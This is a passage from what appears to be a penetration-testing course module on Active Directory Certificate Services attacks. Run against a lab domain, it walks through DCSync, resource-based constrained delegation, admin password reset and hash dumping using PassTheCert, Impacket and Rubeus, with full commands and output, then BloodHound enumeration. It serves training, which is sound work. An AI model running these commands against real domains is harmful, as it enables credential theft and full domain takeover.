We can use both `.key` files, if we use `administrator.key`, we need to include the passphrase (`1234`) and with `administrator-nopass.key`, we don't.

Now, we can use the PassTheCert tool to perform the 3 different attacks.

DCSync - Attack using PassTheCert

Let's start by granting `DCSync` rights to an account we control such as `blwasp`. We need to use the option `-action modify_user`, set the target as blwasp with the option `-target blwasp` and include the option `-elevate` to grant `DCSync` rights to the target account:

PassTheCert to grant DCSync rights to blwasp

https://t.me/CyberFreeCourses

```
python3 passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key
administrator-nopass.key -domain authority.htb -port 636 -action
modify_user -target blwasp -elevate

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Granted user 'blwasp' DCSYNC rights!
```

Now we can use tools such as `secretsdump.py` to perform a `DCSync` attack:

DCSync attack as blwasp

```
secretsdump.py 'authority.htb/blwasp':'Password123!'@10.129.229.56

Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<SNIP>:::
<SNIP>
```

hide01.ir

RBCD - Attack using PassTheCert

The second attack is known as Resource Based Constrain Delegation that involves modifying certain attributes of the target computer to impersonate a user on that system. By using an Administrator's certificate, it is possible to change the attributes of the domain controller and create a computer that can delegate rights over the Domain Controller to perform the attack.

Using `PassTheCert`, we will first create a new computer, named `HTB02$`. We need to use the option `-action add_computer`, and set the computer name (`-computer-name <Name>`) and the computer password (`-computer-pass <Pass>`):

Create a new computer with PassTheCert

```
python3 passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key
administrator-nopass.key -domain authority.htb -port 636 -action
add_computer -computer-name 'HTB02$' -computer-pass AnotherComputer002

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account HTB02$ with password
```

https://t.me/CyberFreeCourses

```
AnotherComputer002.
```

Now, we must use `PassTheCert` to modify the Domain Controller attributes and set delegation rights to `HTB02$`. We will use the option `-action write_rbcd` and set the target computer, which is the Domain Controller `-delegate-to AUTHORITY$` and configure the computer from where we will perform the attack, which is `HTB02$` with the option `-delegate-from HTB02$`:

Add delegation rights to HTB02$

```
python3 passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key
administrator-nopass.key -domain authority.htb -port 636 -action
write_rbcd -delegate-to 'AUTHORITY$' -delegate-from 'HTB02$'

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] HTB02$ can now impersonate users on AUTHORITY$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     HTB02$       (S-1-5-21-622327497-3269355298-2248959698-12604)
```

hide01.ir

Now we can use `HTB02$`'s credentials to request a TGT as the Administrator's account:

Request a TGT as the Administrator

```
getST.py -spn 'cifs/authority.authority.htb' -impersonate Administrator
'authority.htb/HTB02$:AnotherComputer002'

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

If the above command gives us an error: `KRB_AP_ERR_SKEW(Clock skew too great)`, our machine date and time are not synced with the DC, so we need to sync to use Kerberos. We can do it with `sudo ntpdate <DC>`:

Forcing date sync with ntpdate

```
sudo ntpdate 10.129.229.56
```

https://t.me/CyberFreeCourses

```
27 Nov 14:28:42 ntpdate[285269]: step time server 10.129.229.56 offset
+14399.815018 sec
```

Now we can try to request the TGT again:

Request a TGT as the Administrator

```
getST.py -spn 'cifs/authority.authority.htb' -impersonate Administrator
'authority.htb/HTB02$:AnotherComputer002'

Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Finally, we can use this TGT to login to the target machine:

Authenticate as the Administrator using its TGT

```
KRB5CCNAME=Administrator.ccache wmiexec.py -k -no-pass
authority.authority.htb

Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

hide01.ir

Password Reset - Attack using PassTheCert

The last attack we can execute is a Password Reset. We select an account whose password we want to change, such as the Administrator. We need to use the option `-action modify_user`, set the target account with the option `-target administrator`, and finally put the new password with the option `-new-pass <new password>`:

Password Reset with PassTheCert

https://t.me/CyberFreeCourses

```
python3 passthecert.py -dc-ip 10.129.229.56 -crt administrator.crt -key
administrator-nopass.key -domain authority.htb -port 636 -action
modify_user -target administrator -new-pass HackingViaLDAPS001

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully changed administrator password to: HackingViaLDAPS001
```

We can now authenticate with the new credentials as the Administrator:

Authenticating as the Administrator

```
wmiexec.py administrator:[email protected]

Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator
```

hide01.ir

Restore the previous configuration using PassTheCert

Additionally, `PassTheCert` has some additional actions that allow us to restore the configurations that we have altered, which are:

PassTheCert help menu

```
python3 passthecert.py --help

<SNIP>
Action:
  -action
[{add_computer,del_computer,modify_computer,read_rbcd,write_rbcd,remove_rb
cd,flush_rbcd,modify_user,whoami,ldap-shell}]
```

We can delete computers that we have created (`del_computer`), remove RBCD rights (`remove_rbcd`) that we have defined, or use the LDAP command with `ldap-shell` to perform other options not available in the tool.

PassTheCert Windows Attacks

https://t.me/CyberFreeCourses

Let's connect to the domain controller using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:authority.htb /v:10.129.229.56
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

`PassTheCert` has a Windows version that works slightly different than the Linux version. We must use `PowerView` or any other method to obtain the `distinguishedname` and `SID` attributes of the Active Directory objects we will interact with. Let's start with getting the SID of blwasp:

hide01.ir

Get blwasp object information

```
PS C:\Tools> Get-DomainUser -Identity blwasp

logoncount             : 4
badpasswordtime        : 12/31/1600 7:00:00 PM
distinguishedname      : CN=blwasp,CN=Users,DC=authority,DC=htb
objectclass            : {top, person, organizationalPerson, user}
displayname            : blwasp
lastlogontimestamp     : 11/27/2023 6:35:38 PM
userprincipalname      : [email protected]
name                   : blwasp
objectsid              : S-1-5-21-622327497-3269355298-2248959698-12101
```

We need to transfer the `administrator.pfx` file from the Linux machine to the Windows host. One of the advantages of performing this attack from Windows is that we only need the `pfx` certificate file. However, defining the targets is more complex since we must use `distinguishedname` or the `SID` in most cases.

DCSync - Attack using PassTheCert from Windows

To assign `DCSync` rights, we need the parameters `--server <Domain Name or IP>`, the certificate `--cert-path <PATH to PFX>`, the target using the `distinguishedname` with the

https://t.me/CyberFreeCourses

option `---target DC=Domain ,DC=com>` and the SID of the user to whom we will assign the rights `--sid <Object SID>`:

Set DCSync rights to blwasp with PassTheCert.exe

```
PS C:\Tools> .\PassTheCert.exe --server authority --cert-path
.\administrator.pfx --elevate --target DC=AUTHORITY,DC=HTB --sid S-1-5-21-
622327497-3269355298-2248959698-12101

nTSecurityDescriptor attribute exists. Saving old value to disk.
You can restore it using arguments:
        --target "DC=AUTHORITY,DC=HTB" --restore
DC=AUTHORITY,DC=HTB_nTSecurityDescriptor_20231127T195033Z.txt
Success
```

An advantage of the Windows version is that it provides a command and a file containing a security descriptor that allows us to restore the previous configuration.

RBCD - Attack using PassTheCert from Windows

The next attack we will carry out is RBCD from Windows. First, we will create a computer with the options `--ad-computer`, `--computer-name <NAME>` and `--computer-password <Password>` if we do not specify a password, it will create a random one:

Create a computer

```
PS C:\Tools> .\PassTheCert.exe --server authority --cert-path
.\administrator.pfx --add-computer --computer-name HTB05

No password given, generating random one.
Generated password: GQnwUyHRd0dLdiG1L3LupCJjNSm3JATR
Success
```

The next thing is to use `PowerView` to be able to extract the object sid from the computer we just created:

Get Computer SID

```
PS C:\Tools> Get-DomainComputer -Name HTB05 -Properties objectsid

objectsid
---------
S-1-5-21-622327497-3269355298-2248959698-12603
```

hide01.ir

https://t.me/CyberFreeCourses

We will also need the `distinguishedname` of the domain controller:

Get Domain distinguishedname

```
PS C:\Tools> Get-DomainComputer -Name AUTHORITY -Properties
distinguishedname

distinguishedname
-----------------
CN=AUTHORITY,OU=Domain Controllers,DC=authority,DC=htb
```

We will use this information with PassTheCert and the `--rbcd` option. We will define the target using the `--target <distinguishedname>` parameter and finally, the computer that will have privileges using the sid with the `--sid <objectsid>` option:

RBCD attack from Windows

```
PS C:\Tools> .\PassTheCert.exe --server authority --cert-path
.\administrator.pfx --rbcd --target "CN=AUTHORITY,OU=Domain
Controllers,DC=authority,DC=htb" --sid S-1-5-21-622327497-3269355298-
2248959698-12603

msDS-AllowedToActOnBehalfOfOtherIdentity attribute is empty
You can clear it using arguments:
        --target "CN=AUTHORITY,OU=Domain Controllers,DC=authority,DC=htb"
--restore clear
Success
```

hide01.ir

The next step is to execute the attack, for this, we can use `Rubeus`:

RBCD Attack using Rubeus

```
PS C:\Tools> .\Rubeus.exe asktgt /user:"HTB05$"
/password:"GQnwUyHRd0dLdiG1L3LupCJjNSm3JATR" /domain:authority.htb
/impersonate:Administrator /msdsspn:CIFS/AUTHORITY.AUTHORITY.HTB /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0
```

https://t.me/CyberFreeCourses

```
[*] Action: Ask TGT

[*] Using rc4_hmac hash: 84E7294BD142B5F28374BDEB9583EF00
[*] Building AS-REQ (w/ preauth) for: 'authority.htb\HTB05$'
[*] Using domain controller: fe80::e504:4a12:aa81:b2c3%8:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFZDCCBWCgAwIBBaEDAgEWooIEeDCCBHRhggRwMIIEbKADAgEFoQ8bDUFVVEhPUklUWS5IVE
KiIjAg

oAMCAQKhGTAXGwZrcmJ0Z3QbDWF1dGhvcml0eS5odGKjggQuMIIEKqADAgESoQMCAQKiggQcBI
IEGPFd

hIG4jrz+fOOVe/AVB39RgSB0xeiCcJC0lHYO+/PnZMA9VIRLjmPnj0LevL2KUb1xe7BwqrhcAU
ijxS/0

iZ6BO1obwpT4r6MC7D/cQlCNommq6Vhn9TBvYFqtMsjhqhTzuldb8z2+mB22q7kQmcL/6HafVT
8bQjYu

/vKM/mGMOh8lypTBEeL3FCuvNdUbHYbG2qMhIGexXvO4CMCbTgWRgXU2DobTVGSuzEsxPvlzBT
T7dXys

eRGOyRjrzqXLBMtZMqJ7v0tr/ME2QfREma3YVi/Oj71RuGjXqOODiemoHhKeQ7a24FCtxXSvX1
d2o/Tu
<SNIP>
```

hide01.ir

We can use this ticket to perform actions as the Administrator.

Note: To learn more about how to perform attacks using `Kerberos`, we can review the Kerberos Attacks module.

Password Reset - Attack using PassTheCert from Windows

We will conclude this section by performing the password change attack using `PassTheCert.exe`. For this attack, we will need the `distinguishedname` of the user whose password we want to reset:

Get Administrator's distinguishedname

```
PS C:\Tools> Get-DomainUser -Identity Administrator -Properties
distinguishedname

distinguishedname
-----------------
```

https://t.me/CyberFreeCourses

```
CN=Administrator,CN=Users,DC=authority,DC=htb
```

Next, we need to use the option `--reset-password` followed by the parameters `-target distinguishedname` and `--new-password <Password>`:

Password Reset using PassTheCert.exe

```
PS C:\Tools> PS C:\Tools> .\PassTheCert.exe --server authority --cert-path
.\administrator.pfx --reset-password --target
CN=Administrator,CN=Users,DC=authority,DC=htb --new-password
PassTheCertFromWindows001

Success
```

Using BloodHound with Certipy

Oliver Lyak, the developer of Certipy, announced in a blog post titled Certipy 2.0: BloodHound, New Escalations, Shadow Credentials, Golden Certificates, and more! that he had created a fork of the BloodHound repository. The idea was to include the elements corresponding to ADCS in the BloodHound GUI, allowing the creation of attack paths from domain objects to ADCS objects like templates, CAs, etc.

hide01.ir

When we run `Certipy` by default, it will output the enumeration results as `text`, `JSON`, and `BloodHound` data:

Certipy Output data

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Saved BloodHound data to '20231128193649_Certipy.zip'. Drag and drop
the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20231128193649_Certipy.txt'
[*] Saved JSON output to '20231128193649_Certipy.json'
```

https://t.me/CyberFreeCourses

If we want only to output `BloodHound` data, we can specify the `-bloodhound` parameter:

Certipy output BloodHound data

```
certipy find -u '[email protected]' -p 'Password123!' -dc-ip
10.129.205.199 -bloodhound

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 40 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 18 enabled certificate templates
[*] Trying to get CA configuration for 'lab-LAB-DC-CA' via CSRA
[*] Got CA configuration for 'lab-LAB-DC-CA'
[*] Saved BloodHound data to '20231128193735_Certipy.zip'. Drag and drop
the file into the BloodHound GUI from @ly4k
```

If we extract the content of this `.zip` file, we will find two files, one containing the templates (`templates`) and another one containing Certificate Authorities information.

Unzip Certipy BloodHound output

```
unzip 20231128193735_Certipy.zip

Archive:  20231128193735_Certipy.zip
 extracting: 20231128193735_cas.json
 extracting: 20231128193735_templates.json
```

Note: It is not necessary to extract the content to import it into BloodHound. We can use the `.zip` file.

To create attack paths using BloodHound, we must combine BloodHound and Certipy data. To create BloodHound data, we will use `BloodHound-Python`:

BloodHond Python

```
bloodhound-python -u 'blwasp' -d 'lab.local' -p 'Password123!' --zip -ns
10.129.205.199 --dns-tcp

INFO: Found AD domain: lab.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: lab-dc.lab.local
INFO: Found 1 domains
```

hide01.ir

https://t.me/CyberFreeCourses

```
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Found 8 users
INFO: Connecting to LDAP server: lab-dc.lab.local
INFO: Found 54 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: lab-dc.lab.local
INFO: Querying computer: LAB-Workstation.lab.local
INFO: Querying computer: LAB-DC.lab.local
WARNING: Could not resolve: LAB-Workstation.lab.local: The resolution
lifetime expired after 3.203 seconds: Server 10.129.205.199 TCP port 53
answered The DNS operation timed out.; Server 10.129.205.199 TCP port 53
answered The DNS operation timed out.
INFO: Done in 00M 12S
INFO: Compressing output into 20231129071447_bloodhound.zip
```

To use the `.zip` file generated by `Certipy`, we need to use @ly4k's forked version of BloodHound. This version was created by `@ly4k`, to support enumeration and path creation using ADCS vulnerabilities.

hide01.ir

Note: Currently, the BloodHound community edition by SpecterOps does not support ADCS attack paths; however, the SpecterOps team announced that by the end of the year 2023, they will include the `ESC1` attack and throughout 2024 the other attacks.

BloodHound Forked Version Installation

First, we need to install the necessary components to run BloodHound: `Java 11` and `Neo4j 4.X`. If we don't have those installed, we can follow BloodHound documentation.

Download BloodHound GUI Forked version

Download the latest version of the BloodHound forked version for Linux from https://github.com/ly4k/BloodHound/releases/tag/v4.2.0-ly4k.

Download forked version

```
wget -q https://github.com/ly4k/BloodHound/releases/download/v4.2.0-
ly4k/BloodHound-linux-x64.zip
```

Unzip the folder, then run BloodHound with the `--no-sandbox` flag:

Unzip BloodHound

https://t.me/CyberFreeCourses

```
unzip BloodHound-linux-x64.zip

Archive:  BloodHound-linux-x64.zip
   creating: BloodHound-linux-x64/
  inflating: BloodHound-linux-x64/BloodHound
  <SNIP>
```

Make sure to have the neo4j database running:

Run neo4j database

```
sudo /usr/bin/neo4j console

config:       /etc/neo4j
logs:         /var/log/neo4j
plugins:      /var/lib/neo4j/plugins
import:       /var/lib/neo4j/import
data:         /var/lib/neo4j/data
certificates: /var/lib/neo4j/certificates
licenses:     /var/lib/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2023-11-29 00:14:09.109+0000 INFO  Starting...
2023-11-29 00:14:09.423+0000 INFO  This instance is ServerId{de81e070}
(de81e070-bc7c-401a-a34a-43fb9344b06b)
2023-11-29 00:14:10.285+0000 INFO  ======== Neo4j 4.4.28 ========
2023-11-29 00:14:11.045+0000 INFO  Performing postInitialization step for
component 'security-users' with version 3 and status CURRENT
2023-11-29 00:14:11.045+0000 INFO  Updating the initial password in
component 'security-users'
2023-11-29 00:14:11.878+0000 INFO  Bolt enabled on localhost:7687.
2023-11-29 00:14:12.481+0000 INFO  Remote interface available at
http://localhost:7474/
2023-11-29 00:14:12.484+0000 INFO  id:
7ABC13EE015775AA2FE72684C1620438156BB38211CFE2A391755EAA60FFA2E2
2023-11-29 00:14:12.484+0000 INFO  name: system
2023-11-29 00:14:12.484+0000 INFO  creationDate: 2023-02-22T15:07:32.601Z
2023-11-29 00:14:12.485+0000 INFO  Started.
```

hide01.ir


Execute BloodHound:

Execute BloodHound

```
cd BloodHound-linux-x64/
./BloodHound --no-sandbox
```

https://t.me/CyberFreeCourses

Drag and drop both zip files (`20231129071447_bloodhound.zip` and `20231128193735_Certipy.zip`) into the BloodHound GUI:



BloodHound (@ly4k)

UNZIPPING FILE 20231128193735_CERTIPY.ZIP

Upload Progress

20231128193735_cas.json
Upload Complete 100%


20231128193735_templates.json
Upload Complete 100%

Post Process
Post Processing Complete 100%

hide01.ir

To use the custom queries included in the forked version of BloodHound, we must mark the users we have compromised as `Owned`. We do this by searching for the user in the BloodHound search engine, in this case, `blwasp`, right-clicking on the user and marking it as owned.

https://t.me/CyberFreeCourses



BLWASP@LAB.LOCAL

OVERVIEW

Sessions	0
Sibling Objects in the Same OU	0
Reachable High Value Targets	3
Effective Inbound GPOs	0
See user within Domain/OU Tree	

NODE PROPERTIES


Object ID	S-1-5-21-2570265163-3918697770-3667495639-1103
Compromised	False

EXTRA PROPERTIES

distinguishedname	CN=BLACK WASP,CN=USERS,DC=LAB,DC=LOCAL
domain	LAB.LOCAL
domains	S-1-5-21-2570265163-3918697770-3667495639

Now, we can go to the `Analysis` tab and find a PKI section. In this, we can search for vulnerable templates or CAs. For example, let's select the custom query: `Shortest Paths to Misconfigured Certificate Template from Owned Principals (ESC1)`:

hide01.ir


BloodHound (@ly4k)
BLWASP@LAB.LOCAL
Database Info
Node Info
Analysis
Find Shortest Paths to Domain Admins
PKI
Find all Certificate Templates
Find enabled Certificate Templates
Find Certificate Authorities
Find Misconfigured Certificate Templates (ESC1)
Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)
Find Misconfigured Certificate Templates (ESC2)
Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)
Find Enrollment Agent Templates (ESC3)
Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)
Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)
Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)
Find Certificate Authorities with User Specified SAN (ESC6)
BLWASP@LAB.LOCAL
MemberOf
DOMAIN USERS@LAB.LOCAL
Enroll
Enroll
Enroll
ESC7_1@LAB.LOCAL
ESC2@LAB.LOCAL
ESC1@LAB.LOCAL
Raw Query

From here, we can use BloodHound to identify any other path using ADCS vulnerabilities.

https://t.me/CyberFreeCourses

Skills Assessment

`LAB CORP`, our new client, has hired you to perform an internal penetration test with an assumed breach scenario. After learning about the ADCS domain escalation misconfigurations released by SpecterOps, they are worried that if an adversary breaches them, their entire AD infrastructure will be compromised, resulting in unbearable consequences and business loss.

Using the techniques you learned in the module, audit `LAB CORP`'s ADCS infrastructure to identify misconfigurations that result in domain escalation.

Steps to connect to the target environment

